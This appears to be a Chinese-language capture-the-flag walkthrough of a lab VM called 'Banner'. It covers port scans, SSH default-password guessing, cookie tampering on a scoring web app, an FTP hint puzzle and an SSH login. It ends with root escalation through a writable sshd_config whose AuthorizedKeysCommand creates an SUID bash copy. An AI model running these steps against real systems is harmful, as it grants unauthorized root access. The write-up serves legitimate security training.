


banner

SHELL


```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3
(protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d
(ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb
(ED25519)
8080/tcp  open  http      Werkzeug httpd 3.1.6 (Python 3.9.2)
|_http-server-header: Werkzeug/3.1.6 Python/3.9.2
| http-methods:
|_ Supported Methods: HEAD GET OPTIONS
|_http-title:
\xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE7\x9F\xA5\x
E8\xAF\x86\xE6\x8C\x91\xE6\x88\x98
MAC Address: 08:00:27:3B:96:09 (Oracle VirtualBox virtual NIC)
```

```
start infoscan
192.168.56.109:21 open
192.168.56.109:22 open
192.168.56.109:8080 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://192.168.56.109:8080 code:200 len:49482
title:网络安全知识挑战
已完成 1/3 [-] ssh 192.168.56.109:22 root root111 ssh:
handshake failed: ssh: unable to authenticate, attempted
methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.56.109:22 root 123456~a ssh:
handshake failed: ssh: unable to authenticate, attempted
methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.56.109:22 root sysadmin ssh:
handshake failed: ssh: unable to authenticate, attempted
methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.56.109:22 admin 111111 ssh:
handshake failed: ssh: unable to authenticate, attempted
methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.56.109:22 admin test123 ssh:
handshake failed: ssh: unable to authenticate, attempted
methods [none password], no supported methods remain
已完成 2/3 [-] ssh 192.168.56.109:22 admin Aa12345 ssh:
handshake failed: ssh: unable to authenticate, attempted
methods [none password], no supported methods remain
已完成 3/3
[*] 扫描结束,耗时: 7m4.68623925s
```


8080端口的web服务是得分挑战，直接尝试找到如何记录分数的地方，发现可以直接改cookie



拿到看起来像登录凭证的，但是没用，应该是被设置无法登录shell



猜测是21端口ftp可以利用该凭证，尝试后得到hint



提示说观察上面信息中不变的部分

编写脚本，发现主要全都是

- WEL → Wild Elephants Love
- COM → Clever Owls Make
- EM → Elephants : Mice
- AZE → Amazing Zebras Eat
- SEC → Snakes Eat Crickets

按首字母补充是WEL + COM + EM + SEC= WELCOMEMSEC

猜测账号名是welcome密码是mazesec，尝试成功

```
> ssh welcome@192.168.56.109
The authenticity of host '192.168.56.109 (192.168.56.109)' can't be established.
ED25519 key fingerprint is: SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.109' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
welcome@192.168.56.109's password:
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  8 10:09:46 2026
welcome@Banner:~$ ls
user.txt
welcome@Banner:~$ cat user.txt
flag{user-509fe78ad30da7792f576cd3a91a57fc}
welcome@Banner:~$
```

当前用户可以suid执行sshd

```
welcome@Banner:~$ sudo -l
Matching Defaults entries for welcome on Banner:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Banner:
  (root) NOPASSWD: /sbin/service sshd restart
```

查找ssh相关配置，发现 `-rw-rw-rw- 1 root root ... /etc/ssh/sshd_config`

那么直接修改配置文件内容，给 `AuthorizedKeysCommand` 改成

`AuthorizedKeysCommand /bin/sh -c "cp /bin/bash /tmp/rbash; chmod 4755 /tmp/rbash; cat /home/welcome/.ssh/authorized_keys"`

```
welcome@Banner:~$ /tmp/rbash -p -c "id; whoami; cat /root/root.txt"
uid=1000(welcome) gid=1000(welcome) euid=0(root) groups=1000(welcome)
root
flag{root-fc7fb423367bb7fccb411758f06f857a}
```